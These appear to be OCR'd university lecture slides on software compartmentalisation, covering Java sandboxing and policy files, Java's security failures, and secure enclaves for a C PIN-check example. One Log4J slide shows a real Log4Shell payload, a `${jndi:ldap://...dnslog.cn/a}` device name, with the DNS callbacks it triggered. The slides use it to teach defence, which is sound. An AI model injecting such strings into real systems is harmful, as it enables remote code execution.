Software Security


Compartmentalisation

(part 2)

Erik Poll

Radboud Universiteit Nijmegen

In-process Compartmentalisation




One way to do in-process compartmentalisation:

Language-level access control

Chapter 4 of the lecture notes

Language-level sandboxing on top of OS sandboxing



Code-based access control in Java

Example configuration file that expresses a policy

```
grant
 codebase "http://www.cs.ru.nl/ds", signedBy "Radboud",
 { permission
     java.io.FilePermission "/home/ds/erik","read";
 };

grant
 codebase "file:/.*"
 { permission
     java.io.FilePermission "/home/ds/erik","write";
 }
```

protection domains

Java safety & security guarantees

- memory safety
- strong typing
- visibility restrictions (`public`, `private`,...)
- immutable fields using `final`
- unextendable classes using `final`
- immutable objects, eg `String`, `Boolean`, `Integer`, `URL`
- code-based access control aka sandboxing


  based on stackwalking

This allows security guarantees to be made even if part of the code is untrusted – or simply buggy

Similar guarantees for Microsoft .NET/C#, Scala, ...

Components of the Java Runtime

Java Runtime Environment (JRE) incl. Virtual Machine (VM)



TCB for Java's code-based access control

- Byte Code Verifier (BCV)

  typechecks the byte code
- Virtual Machine (VM)

  executes the byte code (with some type-checking at run time)
- SecurityManager

  does the runtime access control by stack walking
- ClassLoader

  downloads additional code, invoking BCV & updating policies for the SecurityManager

The security failure of Java (1)

Nice ideas, but Java has resulted in many security worries.
Some contributing / root causes of the security problems:

- Large TCB with large & complex attack surface, growing over time
  - Many classes in the core Java API are in the TCB and can be accessed by malicious code
  - Security-critical components (eg . ClassLoader and SecurityManager) are implemented in Java & runs on the same VM
    - Apart from logical flaws, there are risks of these components accidentally exposing a field as `protected` or sharing a reference to mutable object with untrusted code
  - Java’s reflection mechanism makes all this much more complex
- The possibility to download code over the internet is a dangerous capability, even if it is protected & controlled
- Messy update mechanism

The security failure of Java (2)

Different kind of problem with Java's nice sandboxing possibilities:


People do not use it

December 2021 a security vulnerability in open-source Log4J logging API was revealed, which affected many systems.


Compartmentalisation of logging functionality is natural & obvious, – *does the logging functionality need network access?* but clearly nobody does it.

Dutch NCSC did useful work when Log4J flaw hit,
eg https://github.com/NCSC-NL/log4shell
US Cyber Safety Review Board (CSRB) wrote up good report on Log4J


Log4J attack



Name	${jndi:ldap://[redacted].dnslog.cn/a}
Software Version	15.1.1
Model Name	iPhone 12
Model Number	[redacted]
Serial Number	[redacted]



```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```



DNS Query Record	IP Address	Created Time
[redacted].dnslog.cn	17.123.16.44	2021-12-11 00:12:00
[redacted].dnslog.cn	17.140.110.15	2021-12-11 00:12:00

Cas van Cooten, @chvancooten, https://twitter.com/chvancooten/status/1469340927923826691

Another way to do in-process compartmentalisation:

Hardware-based sandboxing

- also for unsafe languages

Sandboxing in unsafe languages

- Unsafe languages cannot provide sandboxing at language level
- An application written in an unsafe language could still use OS sandboxing by splitting the code across different processes (as e.g. browsers use)
- An alternative approach:
  use sandboxing support provided by underlying hardware,
  to impose memory access restrictions inside a process

Example: security-sensitive code in large program

secret.c


```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
… // other modules
void main () {
…
}
```

Bugs or **malicious code** *anywhere* in the program could access the **high-security data**


Stack
Heap (global)
Static data for all modules (including PIN, tries_left, ...)
Machine code for secret module
Machine code for main and other modules

Example from [N. van Ginkel et al, Towards Safe Enclaves, HotSpot 2016]

Isolating security-sensitive code with secure enclaves


secret.c

```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
… // other modules
void main () {
…
}
```


Stack
Heap (global)
Static data for other modules
…
Static data for secret module
Machine code for secret module
Enclave
Machine code for main and other modules

Isolating security-sensitive code with secure enclaves


secret.c

```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
… // other modules
void main () {
…
}
```


Stack
Heap (global)
Static data for other modules
...
Static data for secret module
Machine code for secret module
Enclave
untrusted code cannot access sensitive data
Machine code for main and other modules

Isolating security-sensitive code with secure enclaves

